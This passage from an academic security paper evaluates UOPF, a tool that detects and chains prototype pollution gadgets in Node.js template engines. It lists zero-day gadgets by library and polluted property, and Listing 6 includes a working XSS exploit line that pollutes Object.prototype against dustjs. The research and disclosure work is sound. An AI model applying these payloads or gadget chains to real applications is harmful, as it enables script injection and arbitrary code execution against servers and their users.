- Silent Spring with undefined found by UOPF (SS-UOPF-init). We also incorporate Silent Spring with all the undefined properties discovered by UOPF and call the variant SS-UOPF-init. Specifically, Silent Spring only considers direct property lookup by name to load undefined properties, but not those accessed via the *for-in* loop.

5.2. RQ1: Zero-day Gadgets

In this section, we answer the research question on zero-day gadgets that UOPF can detect in real-world template engines. Specifically, we run UOPF upon the 40 template engines (as documented by the *consolidate.js* repository [32]) in their latest versions on February 2023 and UOPF reports 21 zero-day gadgets. We also run Silent Spring on the same template engines, which only report one zero-day gadget. Therefore, we have 20 zero-day vulnerabilities that can be *uniquely* detected by UOPF.

Table 2 summarizes the statistic about all the zero-day gadgets that can be uniquely found by UOPF. The first three columns present the name, version, and scale (Line of Code) of the library. The fourth column shows the name of the entry API, which is usually the entrance for the given template engine, and the fifth column the required template input, where "uncond" means no specific inputs are required. Otherwise, a specific input may be needed, such as an array of image tags like Line 5 in Listing 6 to trigger gadgets in *dustjs@3.0.1*. The sixth column describes the undefined properties exploited in the gadgets, and the seventh column describes how the gadget chain falls into our our taxonomy (Section 2.2). We first break down gadgets into direct and chained. If gadgets are chained, we also break them down based on vertically/horizontally chained or control-/data-flow dependent (CFD/DFD). The last column delineates the potential impacts that these gadgets can inflict. All consequences map to corresponding sink functions in Appendix B (Table 5).

We now describe two case studies of zero-day gadgets found by UOPF.

Case Study 1: XSS consequence. The first case study, as shown in Listing 6, is a direct gadget that leads to client-side reflected cross-site scripting (XSS). After compilation of the HTML code (Line 5), there exists an `undefined` property lookup in the rendering stage. Specifically, the `render` function (Line 8) calls the compiled (dynamically-generated) code at Lines 16–21. When the template engine searches value in the `array` context, the `rootdir` property at Line 26 (flowing from Line 19) is originally undefined and thus can be polluted, which further affects the return value (Line 30) and then the HTML code that is sent to the client (Line 10). Note that the returned value is escaped by *dustjs* with HTML encoding, but an adversary can still inject an `img` tag attribute like Line 2. Another thing worth noting is that this example is a challenging task for existing static analysis, such as Silent Spring [64], due to the heavy involvement of dynamically generated code. Specifically, Lines 16–21 are generated dynamically by *dustjs* during compilation, which are not analyzed by a static analyzer like CodeQL.

Case Study 2: Cross-library, Control-flow Dependent Gadgets. The second case study shown in Listing 7 spans across two libraries, i.e., *ect@0.5.9* and *coffee-script*. This template engine first compiles the template content into CoffeeScript (not shown in the figure), then transpiles the

TABLE 2: [RQ1] A breakdown of zero-day gadgets found by UoPF that cannot be found by the state-of-the-art approach, i.e. Silent Spring[62]. The column `Verti-`, `Hori-`, `CFD`, and `DFD` are shorthand for Vertically-chained gadgets, Horizontally-chained Gadgets, Control-flow Dependent Gadgets, and Data-flow Dependent Gadgets respectively.

Library	Version	LoC	Entry API	Input	Properties	Chained Gadget Property		Impact	Status
						Verti- / Hori-	CFD / DFD		
node-blade	3.3.1	7.7K	`compile`	uncond	`code`, `value`	◑	◑	ACE	Reported
			`compile`	uncond	`line`, `value`	◑	◑	ACE	Reported
			`compile`	include	`exposing`, `value`	◑	◑	ACE	Reported
			`compile`	render	`output`, `value`	◑	◑	ACE	Reported
			`compile`	for-each	`itemAlias`, `value`	◑	◑	ACE	Reported
			`compile`	uncond	`templateNamespace`, `value`	◑	◑	ACE	Reported
ejs	2.7.4	3.3K	`renderFile`	uncond	`escapeFunction`, `client`	◑	◑	ACE	Reported
			`renderFile`	uncond	`escape`, `client`	◑	◑	ACE	Reported
			`renderFile`	uncond	`destructuredLocals`	N/A	N/A	ACE	Fixed
squirrellyJS	8.0.8	3.3K	`renderFile`	uncond	`settings`	N/A	N/A	ACE	Fixed
			`renderFile`	uncond	`settings`, `n`	◑	◐	ACE	Fixed
dustjs	3.0.1	11.2K	`render`	array	`title`	N/A	N/A	XSS	Reported
ect	0.5.9	0.7K	`ECT`	uncond	`indent`	N/A	N/A	ACE	Reported
(coffee-script)	1.12.7	9.6K	`ECT`	uncond	`filename`, `inlineMap`	◑	◐	ACE	Reported
doT	1.1.3	1.8K	`process`	uncond	`global`	N/A	N/A	ACE	Fixed
			`process`	uncond	`destination`	N/A	N/A	FileIO	Fixed
pug	3.0.2	5.9K	`compile`	uncond	`code`	N/A	N/A	ACE	Reported
			`compile`	attrs	`val`	N/A	N/A	ACE	Reported
jade	1.11.0	13.8K	`renderFile`	uncond	`code`, `self`	◑	◑	ACE	Reported
			`renderFile`	uncond	`block`, `self`	◐	◑	ACE	Reported
hamlet	0.3.3	0.5K	`hamlet`	uncond	`filename`	N/A	N/A	ACE	Reported
			`hamlet`	uncond	`variable`	N/A	N/A	ACE	Reported
mote	0.2.0	8.5K	`compile`	uncond	`ANYKEY`*	N/A	N/A	ACE	Reported
ractive.js	1.4.2	97.4K	`toHTML`	uncond	`statics`	N/A	N/A	ACE	Reported
saker	1.1.1	1.2K	`compile`	uncond	`$saker_raw$`, `str`	◐	◑	XSS	Reported

*: `ANYKEY` means the pollute property name can assume any value.

CoffeeScript code into JavaScript code through the *coffee-script* library (Line 4), and finally utilizes `eval` to dynamically execute the output (Line 4). There are two instances of undefined property lookups in *coffee-script* at Lines 9 and 10 respectively. The first undefined property lookup (`options.inlineMap`) affects the control-flow of the program, thus leading to the second undefined (`options.filename`). Note that this example is challenging to detect because the involvement of control-flow dependent gadgets.

5.3. RQ2: False Negatives and Positives

In this research question, we evaluate the False Negatives (FNs) and False Positives (FPs) of UoPF and compare them with baselines, namely Silent Spring and its variant with undefined properties provided by UoPF (called SS-UoPF-init). Table 3 presents the evaluation results (i.e., FN and FP) of UoPF and baselines on two datasets, i.e., latest template engines with 26 gadgets and legacy template engines with 15 gadgets (as we show in Section 5.1.1 based on our manual collection). Note that we manually verify all the results to make sure that a TP means that the gadget chain is exploitable with prototype pollution inputs. We now describe these two metrics below:


False Negatives. UoPF outperforms Silent Spring in terms of a lower number of false negatives. We now describe the reasons for FNs of both UoPF and Silent Spring. Let us start from UoPF, which may have FNs due to three major reasons:

- Unsupported constraints. Some constraints are either too complex (e.g., involving regular expression or heavy string operations) or implicit (e.g., object deep copy implying that keys are the same). For example, the gadget in `Hogan.js` heavily uses `split` and `charAt` methods.

TABLE 3: [RQ2] Comparison of UoPF and baselines on False Negative Rate, i.e., FNR = FN/(TP+FN), and False Positive Rate, i.e., FPR = FP/(TP+FP), using latest and legacy template engines. Note that the definitions of FPR and FNR follow prior vulnerability detection works [34, 45, 48]. Specifically, FPR indicates the percentage of human work in sifting through reports and FNR the percentage of missed vulnerabilities.

	Latest Template Engines					Legacy Template Engines				
	TP	FN	FP	FNR	FPR	TP	FN	FP	FNR	FPR
SS [64]	1	25	4	0.961**	0.8	1	14	5	0.943	0.833
SS-UoPF-init	2	24	3	0.923**	0.6	4	11	2	0.886	0.333
UoPF (Ours)	26	0	0	N/A*	0	10	5	0	0.333	0

*: N/A means that we do not have ground truth and cannot estimate FNR.
**: This is a lower bound estimated based on UoPF's results.



```
// Exploit code
Object.prototype.rootdir = "; onerror=alert(1);//"

// Simplified vulnerable code
var tmpl = dust.compile("{#names}<img src={rootdir}/{
      name}>{~n}{/names}", "mytmpl"); // return the
      template code in Lines 16--21
dust.loadSource(tmpl);
app.get('/', function(req, res) {
 dust.render("mytmpl", { rootdir: "/tmp/", names: [ {
       name: "Moe" } ] }, function(err, out ) {
  if(err) console.error(err);
  else res.send( out );
  // response: <img src=; onerror=alert(1);///Moe>...
 }); // dust.render calls the template code (Lines
      16--21) based on "mytmpl" and then the callback
      function with the returned value
});

// dynamically-generated template function
(function(dust){
 ...
  function body_1(chk,ctx) {
   return chk.w("<img src=").f(ctx.get([ "rootdir" ],
        false),ctx,"h").w("/").f(ctx.get(["name"], false
        ),ctx,"h").w(">\n");
  }
 ... }(dust));

// dust.js runtime
Context.prototype._get = function(cur, down){
  while (ctx) { ...
   value = ctx.head[ first ]; // originally-undefined
   if (value !== undefined) {break;}
   ctx = ctx.tail;
  } ...
  return value ;
}
```

Listing 6: A case study of a direct gadget chain of *dustjs@3.0.1* leading to reflected XSS on the client side.

```
// etc library
compile = function(template){
  ...
  return eval('(function __ectTemplate(...) {\n' +
       CoffeeScript.compile(buffer, { bare : true }) + '
       });');}

// coffee-script library
exports.compile = function(code, options){
  ...
  if (options.inlineMap) { //first undefined
    sourceURL = "//# sourceURL=" + ((ref1 = options.
         filename) != null ? ref1 : 'coffeescript'); //
         options.filename is the second undefined
    js = js + "\n" + sourceMapDataURI + "\n" +
         sourceURL;
  }
  ...
  return js;
}
```

Listing 7: An example of a cross-library gadget within *etc@0.5.9* and *coffee-script*@1.12.7.

For another example, the gadgets in `squirrellyjs` and `doT` require a `merge` function that imposes an implicit key-related constraint for objects before and after the merge.

- Unsupported type. Currently, UoPF only supports simple types and multi-layer objects where fields are either nested objects or simple types. For example, the exploitation of gadgets in `mustache` requires nested arrays that are not supported by UoPF currently.
- Scalability. The search for gadgets in some template engines, such as `jade`, may encounter a large search space due to the complex object structure, leading to a scalability issue.

Next, we describe the major reasons of FNs for Silent Spring.

- Chained Gadgets. Silent Spring only supports direct gadgets without any control- or data-flow dependencies. First, we describe the control-flow dependent gadgets, such as in Listing 7, as an example. Silent Spring fails to find the second undefined property lookup (Line 10) as it requires assigning a value to the first undefined property lookup (Line 9) to enter the branch, which leads to a missing taint source during its static analysis. Second, let us describe data-flow dependent gadgets. Silent Spring may identify one of the gadgets leading to the sink, but the exploitation still remains incomplete and will raise errors without assigning a proper value to the patching property.
- Dynamically-generated JavaScript. The static analysis of Silent Spring, namely CodeQL, cannot process dynamically-generated code, like Lines 16–21 in Listing 6. This is a traditionally challenging problem for static analysis of JavaScript.
- Missing undefined properties. Silent Spring does not output undefined properties related to a `for...in` loop. The addition of such undefined properties helps Silent Spring to detect four more gadgets as shown in the results of SS-UoPF-init in Table 3.

False Positives. UoPF does not have any false positives because UoPF verifies all the gadgets with generated exploits automatically. By contrast, Silent Spring has FPs due to over-tainting.

- Initial Over-tainting. Silent Spring marks a property look-up as tainted as long as the property is undefined in one location, leading to over-tainting in other locations. Consider the analysis of `Pug` as an example. Upon identifying the undefined property `code`, Silent Spring marks every property lookup with the property name `code` across the entire code base as a potential taint source. This approach results in 35 instances being flagged where only three are real undefined property lookups during execution.
- Over-tainting during Propagation. Silent Spring may over-taint objects during taint propagation, especially when some objects are already being sanitized. A common scenario is that a value has been stringified (e.g. using `JSON.stringify`), and is then used as a string within the body of a function to be compiled. In such cases, any injected code is restricted as part of the string context to execute.

5.4. RQ3: Performance Overhead

In this section, we answer the research question of UoPF's performance in searching and chaining prototype pollution gadgets. First, we break down the analysis time




Figure 2: [RQ3] A Breakdown of End-to-end Analysis Time of UOPF to Detect and Exploit a Given Gadget. Note that gadgets are sorted by the total analysis time.

into three parts according to the system architecture in Figure 1: (i) static analysis in Phase (a), (ii) search time for different undefined property combinations in Phases (b) and (c-2), and (iii) final exploit generation in Phases (b) and (c-1). Figure 2 shows such a breakdown of analysis time of UOPF on different gadgets: Due to the wide range of analysis time, we adopt log-scale for the y-axis in Figure 2.

We have the following observations based on the evaluation results. First, static analysis is relatively stable across the detection of different gadgets and also small compared with concolic execution. The reasons are twofold. On one hand, the static analysis performed on target Node.js programs, i.e., template engines, is an overapproximation of the call graph, which is fast. On the other hand, test cases are relatively small, and static analysis on such test cases is fast too. Second, the gadget search time dominates the entire analysis time in most cases. The reason is that UOPF tries different combinations of undefined properties in concolic execution, which is a relatively heavy-weight process compared with static analysis. Lastly, the exploit generation time is mostly small compared with static analysis and gadget search, but it could be large in some cases. Specifically, in one case, the number of branching statements leading to the sink is large along the exploitable control-flow path. Therefore, the constraint solver needs to coordinate multiple properties inside the payload object to generate an exploit.

Second, we show the end-to-end analysis time of UOPF in detecting and exploiting gadget chains with regard to the tested number of undefined properties in a template engine. Figure 3 shows the results: As the number of undefined properties increases, the analysis time also increases roughly linearly. Since the number of total undefined properties is relatively small, UOPF is scalable to analyze even a large-scale template engine.

5.5. RQ4: Code Coverage & Path Number

In this section, we answer the research question on UOPF's capability in discovering new undefined properties with increased code coverage and more unique control-flow paths. More specifically, we choose three template engines, namely *ejs*, *pug*, and *jade*, and show their code coverage, number of unique control flow paths and newly discovered undefined values over time. Figure 4 shows the results: the top figure shows both code coverage (left y-axis) and the unique number of paths (right y-axis) and the bottom figure shows both the number of total undefined properties in the pool and the number of tested undefined properties. We keep running UOPF until the first gadget chain is found for the target template engine.

We have three observations. First, UOPF helps to explore the target program to find new code for gadget chain exploitation. The horizontal lines in each subfigure of Figure 4 are the code coverages without any prototype pollution inputs. UOPF does help the target program to reach previously-unseen code for prototype pollution chain exploitation.

Second, the code coverage tends to stay stable over time after an initial increase, but the number of unique paths keeps increasing. The reason is that UOPF is exploring code that has been analyzed before; however, different combination of code will lead to different unique control-flow paths. Such different control-flow will eventually lead to a exploitable gadget chain. In other words, code coverage is not the only factor for gadget chain detection and exploitation, but instead the number of new control-flow paths is important to exploit the sink.

Lastly, UOPF keeps discovering new undefined properties. The bottom graphs of Figure 4 show that the total number of undefined properties keep increasing. It is because UOPF discovers more undefined properties, sometimes defined in other execution paths, over time for each run. This highlights the importance of discovering new undefined properties for chaining during concolic execution. It is worth noting that UOPF added 12 control- and 81 data-flow dependent properties with originally-undefined values to the undefined pool for these three template engines.

6. Discussion

We discuss commonly-raised questions below.

UOPF's extension to website JavaScript and standard Node.js libraries. The idea of UOPF, particularly Undefined-oriented Programming, is applicable to any JavaScript code including website JavaScript and standard Node.js libraries. However, the evaluation of UOPF in a new environment requires additional engineering efforts though, i.e., the support of client-side APIs for website JavaScript and the propagation of concolic variables inside standard Node.js libraries. To effectively analyze Node.js libraries for potential gadgets, a modified Node.js runtime with the instrumented standard library to enable concolic execution

TABLE 4: Comparison of prototype pollution gadgets in different locations.

Location	Condition	Consequence	Detection System
Website JavaScript	A website or similar ones with certain library	DOM-based XSS; cookie/URL manipulation	Probe the Proto [36]
Standard Node.js Libraries	Gadget-related API (like `spawn`)	Command injection leading to RCE	Silent Spring [64]
Node.js Template Engines	A template engine and maybe certain inputs	Arbitrary JS code execution; reflected XSS	UoPF (Our Work)




Figure 3: [RQ3] End-to-end Analysis Time vs. The Tested Number of Undefined Properties.

is necessary. Therefore, we leave the detection of chained gadgets in these two targets as our future work.

At the same time, we also compare gadgets found in different locations and show the differences in Table 4. Let us describe two parts: (i) conditions, i.e., when such gadgets may exist and be utilized by an adversary, and (ii) consequences, i.e., what specific damages gadgets may cause. First, gadgets found in website JavaScript are usually particular to that website or websites with certain JavaScript libraries containing the gadget. Therefore, the consequences are also client-side only, such as Document Object Model (DOM)-based XSS and cookie/URL manipulation. Second, gadgets found in standard Node.js libraries are usually specific to a server-side application that uses gadget-related APIs such as `spawn` and `execSync`. Therefore, the consequences are usually server bound, such as command injection leading to remote command code execution. Lastly, gadgets that are found in Node.js template engines affect both client- and server-side programs, because template engines are used to generate client-side HTML code on the server side. Note that many such template engines do not use sinks like `spawn` that are prevalent in Node.js standard library gadgets. Correspondingly, the consequences involve both server- and client-sides, such as arbitrary JavaScript code execution and reflected XSS.

Symbolization vs. Concretization. Ideally, UoPF postpones all the concretization until the sink to generate a prototype pollution exploit. However, in practice, some operations involving symbolic variables are hard to resolve, such as those related to regular expression and external libraries. Therefore, UoPF tries its best to keep concolic variables symbolic, but will concretize them if the operations are not supported. We will leave more complex operations such as those involving regular expression as our future work.


Feasibility in Manipulation of Multiple Properties. One pre-condition of Undefined-oriented Programming is the requirement of manipulating more than one property via prototype pollution. That is, the existence of one gadget or a gadget chain does not indicate exploitability; instead, the existence of a vulnerability with the conditions is necessary. We would like to note that many prototype pollution vulnerabilities allow the pollution of arbitrary numbers of undefined properties directly or can be triggered multiple times to inject different property keys. For example, CVE-2023-26920 [4] in "fast-xml-parser" allows the pollution of arbitrary numbers of undefined properties.

7. Related Work

In this section, we discuss related work.

Prototype Pollution Vulnerabilities. We first introduce related work on the detection of prototype pollution vulnerabilities [17, 36, 39, 41, 44, 45, 64, 73]. For example, Li et al. [44, 45] propose object dependence graphs to statically find injection vulnerabilities in Node.js libraries, including prototype pollution. DAPP [39] largely adopts Abstract Syntax Tree (AST) and control-flow features as simple detection patterns of prototype pollution vulnerability detection, which leads to high false positives and negatives. Kluban et al. [41] provide function-level vulnerability detection based on vulnerable pattern recognition and textual similarity methods, in which they summarized the pattern for JavaScript prototype pollution. Xiao et al. [73] study hidden property attacks, with prototype pollution being one of the primary attack vectors, on the communication process between client-side and server-side code in Node.js programs. Furthermore, Bhuiyan et al. [19] have constructed the first vulnerability benchmark for server-side JavaScript, including prototype pollution. While a handful of research focuses on vulnerability detection, our work focuses on vulnerability exploitation, specifically exploring how to escalate the impact of vulnerability to more serious malicious consequences.

Next, we describe the research work toward the automatic exploitation of prototype pollution vulnerability regarding gadget detection. Kang et al. [36] use dynamic taint analysis to explore how prototype pollution could be exploited to trigger a variety of vulnerabilities (including XSS, cookie manipulation, and URL manipulation) on the client side instead of the server side. Steffens [69] explores



(a) *ejs* template engine (b) *pug* template engine (c) *jade* template engine

Figure 4: [RQ4] The top part of each graph illustrates the code coverage and the number of unique execution paths throughout the testing process with the horizontal line as the code coverage without UoPF. The bottom part represents the number of undefined properties in total and the number of tested undefined properties.

the client-side prototype pollution gadgets and presents a concolic execution engine built on Jalangi in his thesis. However, the work cannot detect any chained gadgets because it only symbolizes one undefined property per test case. Moreover, its concolic execution engine is limited to primitives (i.e. strings and integers) while UoPF supports the symbolic modeling of value in `array` and `object` types. Silent Spring [64] has first shed light on the automatic exploitation of prototype pollution vulnerability in server-side applications. As a pioneer work, they provide a dynamic analysis for undefined property collection and a static multi-label taint analysis for gadget detection, specifically customed for Node.js standard library. However, their approach does not support detecting chained gadgets and suffers from high false negatives and positives mainly due to JavaScript's dynamic features and over-tainting issues.

Automated Gadgets Discovery in OIVs. The term of gadgets is also used in object injection vulnerability (OIV), which is triggered via object deserialization and then chains different code snippets via polymorphism. Prior works have studied the verification and exploit generation for OIVs with gadget chains across different programming languages such as Java [21, 22, 23, 54], PHP [25, 26, 52, 61], and .NET [63]. These studies often involve automated gadget detection and the construction of exploit objects via a hybrid strategy: That is, they statically identify potential gadget chains, and then dynamically generate injection objects for fuzzing. We first describe Java deserialization vulnerability. Cao et al. [22] proposed GCMiner, which captures both explicit and implicit method calls to identify candidate gadget chains and adopts an overriding-guided object generation method to ensure the validity of injection objects during fuzzing. They later proposed ODDFuzz [21] to enhance the effectiveness and efficiency of gadget chain validation via structure-aware directed grey-box fuzzing. Next, we describe PHP deserialization vulnerabilities. Park et al. [52] introduced the first automatic exploit generation for PHP object injection vulnerability, which combines coarse-grained static analysis with feedback-driven targeted fuzzing. As a comparison with UoPF, gadgets exploited in prototype pollution vulnerability are triggered and chained by undefined property lookups instead of method polymorphism. Therefore, UoPF leverages concolic execution for more precise path exploration with the undefined property.

JavaScript Security. The security community has been studying the security of JavaScript in recent years across both client-side [29, 37, 38, 40, 53, 67, 68, 76] and server-side applications [19, 35, 44, 70], package management system [47, 71, 75, 78], Node.js [24, 28], and template engines [77]. For example, Zhao et al. [77] present TEFUZZ, a tool designed to automatically detect and exploit SSTI vulnerabilities that leads to RCE consequences. As a comparison, prototype pollution gadgets are different from the traditional SSTI where the payload comes from the user requests. Instead, UoPF focuses on the payload derived from undefined property lookups under the context of the existence of prototype pollution vulnerability.

Recently, more analysis works have also been conducted in other contexts like mini-programs in mobile software [72, 74]. One popular program analysis technique for JavaScript is symbolic/concolic testing, which has demonstrated a powerful ability in generating inputs for deeper path exploration in both compiled languages [20, 51, 66] and scripting languages like Python [33] and PHP [18, 42, 43]. There are two types of symbolic/concolic testing methods: static and dynamic. Let us start from static method. Static symbolic execution engines [30, 56] for JavaScript require compiling the JavaScript program to a simplified intermediate language, namely JSIL, which may lose certain intrinsic JavaScript features such as prototype property inheritance.

We then describe dynamic symbolic execution, which can also be grouped into two categories: symbolic execution on execution traces [46, 57], and concolic execution in runtime [49, 50, 59, 60]. The former approach extracts execution traces by dynamically running the program on the JavaScript Runtime, and then symbolically interprets these traces to extract path constraints and generate output. Li et al. [46] build the first in-situ concolic execution engine, which symbolically executes binary-level execution traces generated by Chrome's V8 JavaScript engine. The latter

approach relies on code instrumentation, modifying each operation to simultaneously perform execution on concrete values and update symbolic states. Jalangi2 [58] is a widely used framework for writing dynamic analyses for JavaScript. ExpoSE [49, 50], a concolic execution engine for Node.js applications, is built on the Jalangi2 framework. It has improved the support for regular expression modeling in constraint solving. We developed our tools based on ExpoSE and introduced type inference and type coercion to enhance their efficiency and scalability.

8. Conclusion

In this paper, we design and implement an open-source framework, called UOPF (Undefined-oriented Programming Framework), to detect and chain prototype pollution gadgets in Node.js template engines. On one hand, UOPF generates normal program inputs that can potentially trigger sinks in template engines. On the other hand, UOPF extracts undefined properties in template engines, marks them as concolic variables, and guides the concolic execution to reach sinks with solvable constraints.

In the evaluation, we curate a dataset of prototype pollution gadgets from existing known, online sources. Then, we come up with the first taxonomy of gadget chaining and show that gadgets could have control- or data-flow dependencies on each other and be either vertically or horizontally chained. We evaluate both UOPF and state of the art, namely Silent Spring, on the dataset and the results show that UOPF outperforms Silent Spring with lower false positives and negatives. We also evaluate UOPF on popular, latest Node.js template engines, which reveal many zero-day gadgets including chained ones.

Acknowledgment

We would like to thank anonymous shepherd and reviewers for their helpful comments and feedback. This work was supported in part by National Science Foundation (NSF) under grants CNS-21-54404 and CNS-20-46361 and a Defense Advanced Research Projects Agency (DARPA) Young Faculty Award (YFA) under Grant Agreement D22AP00137-00 as well as an Amazon Research Award (ARA) 2021 and gifts from Visa Research. The views and conclusions contained herein are those of the authors and should not be interpreted as necessarily representing the official policies or endorsements, either expressed or implied, of NSF, DARPA, Amazon, or Visa Research.

References

[1] A Deeper Understanding of JavaScript Prototype Pollution Attacks. https://www.leavesongs.com/PENETRATION/javascript-prototype-pollution-attack.html. Accessed: 2023-08-02.

[2] Babel. https://babeljs.io/. Accessed: 2022-12-14.

[3] Code execution after prototype pollution · Issue #291 · olado/doT. https://github.com/olado/doT/issues/291. Accessed: 2023-08-02.

[4] Cve-2023-2692. https://nvd.nist.gov/vuln/detail/CVE-2023-2692.

[5] Json Analyser - InCTF Internationals 2021 — bi0s. https://blog.bi0s.in/2021/08/15/Web/inCTFi21-JsonAnalyser/. Accessed: 2023-08-02.

[6] NodeJS - __proto__ & prototype Pollution - HackTricks. https://book.hacktricks.xyz/pentesting-web/deserialization/nodejs-proto-prototype-pollution. Accessed: 2023-08-02.

[7] Polluting Template Engine Cache via Prototype Pollution. https://ptr-yudai.hatenablog.com/entry/2022/09/04/230612. Accessed: 2023-08-02.

[8] Revisiting JavaScript Prototype Chain Pollution to RCE. https://xz.aliyun.com/t/7025. Accessed: 2023-08-02.

[9] Security bug about prototype pollution · Issue #1331 · mozilla/nunjuck. https://github.com/mozilla/nunjucks/issues/1331. Accessed: 2023-08-02.

[10] Security bug about prototype pollution · Issue #804 · linkedin/dustjs. https://github.com/linkedin/dustjs/issues/804. Accessed: 2023-08-02.

[11] Security leak in _.template, please update · Issue #2915 · jashkenas/underscore. https://github.com/jashkenas/underscore/issues/2915. Accessed: 2023-08-02.

[12] SecurityMB's October 2021 Prototype Pollution Challenge · Creastery. https://www.creastery.com/blog/securitymb-october-2021-prototype-pollution-challenge/. Accessed: 2023-08-02.

[13] STACK the flags 2020 CTF - Final Countdown – Quan Yang. https://quanyang.github.io/stack-2020-final-countdown/2. Accessed: 2023-08-02.

[14] `with` package. https://www.npmjs.com/package/with. Accessed: 2023-08-02.

[15] XNUCA2019 Hardjs Problem Solution From Prototype Chain Pollution to RCE. https://xz.aliyun.com/t/6113. Accessed: 2023-08-02.

[16] ARTEAU, O. Prototype pollution attack in NodeJS application. https://repository.root-me.org/Exploitation%20-%20Web/EN%20-%20JavaScript%20Prototype%20Pollution%20Attack%20in%20NodeJS%20-%20Olivier%20Arteau%20-%202018.pdf. Accessed: 2023-08-02.

[17] ARTEAU, O. Prototype pollution attack in nodejs application. *NorthSec. Olivier Arteau* (2018).

[18] AZAD, B. A., JAHANSHAHI, R., TSOUKALADELIS, C., EGELE, M., NIKIFORAKIS, N., AND HOUR, H. Animatedead: Debloating web applications using concolic execution.

[19] BHUIYAN, M. H. M., PARTHASARATHY, A. S., VASILAKIS, N., PRADEL, M., AND STAICU, C.-A. Secbench. js: An executable security benchmark suite for server-side javascript. In *International Conference on Software Engineering (ICSE)* (2023).

[20] CADAR, C., DUNBAR, D., ENGLER, D. R., ET AL. Klee: Unassisted and automatic generation of high-

coverage tests for complex systems programs. In *OSDI* (2008), vol. 8, pp. 209–224.

[21] CAO, S., HE, B., SUN, X., OUYANG, Y., ZHANG, C., WU, X., SU, T., BO, L., LI, B., MA, C., ET AL. Odd-fuzz: Discovering java deserialization vulnerabilities via structure-aware directed greybox fuzzing. *arXiv preprint arXiv:2304.04233* (2023).

[22] CAO, S., SUN, X., WU, X., BO, L., LI, B., WU, R., LIU, W., HE, B., OUYANG, Y., AND LI, J. Improving java deserialization gadget chain mining via overriding-guided object generation. *arXiv preprint arXiv:2303.07593* (2023).

[23] CHEN, X., WANG, B., JIN, Z., FENG, Y., LI, X., FENG, X., AND LIU, Q. Tabby: Automated gadget chain detection for java deserialization vulnerabilities. In *Proceedings of the 53rd Annual IEEE/IFIP International Conference on Dependable Systems and Network (DSN). IEEE* (2023).

[24] CHRISTOU, G., NTOUSAKIS, G., LAHTINEN, E., IOANNIDIS, S., KEMERLIS, V. P., AND VASILAKIS, N. Binwrap: Hybrid protection against native node. js add-ons.

[25] DAHSE, J., AND HOLZ, T. Simulation of built-in php features for precise static code analysis. In *NDSS* (2014), vol. 14, pp. 23–26.

[26] DAHSE, J., KREIN, N., AND HOLZ, T. Code reuse attacks in php: Automated pop chain generation. In *Proceedings of the 2014 ACM SIGSAC Conference on Computer and Communications Security* (2014), pp. 42–53.

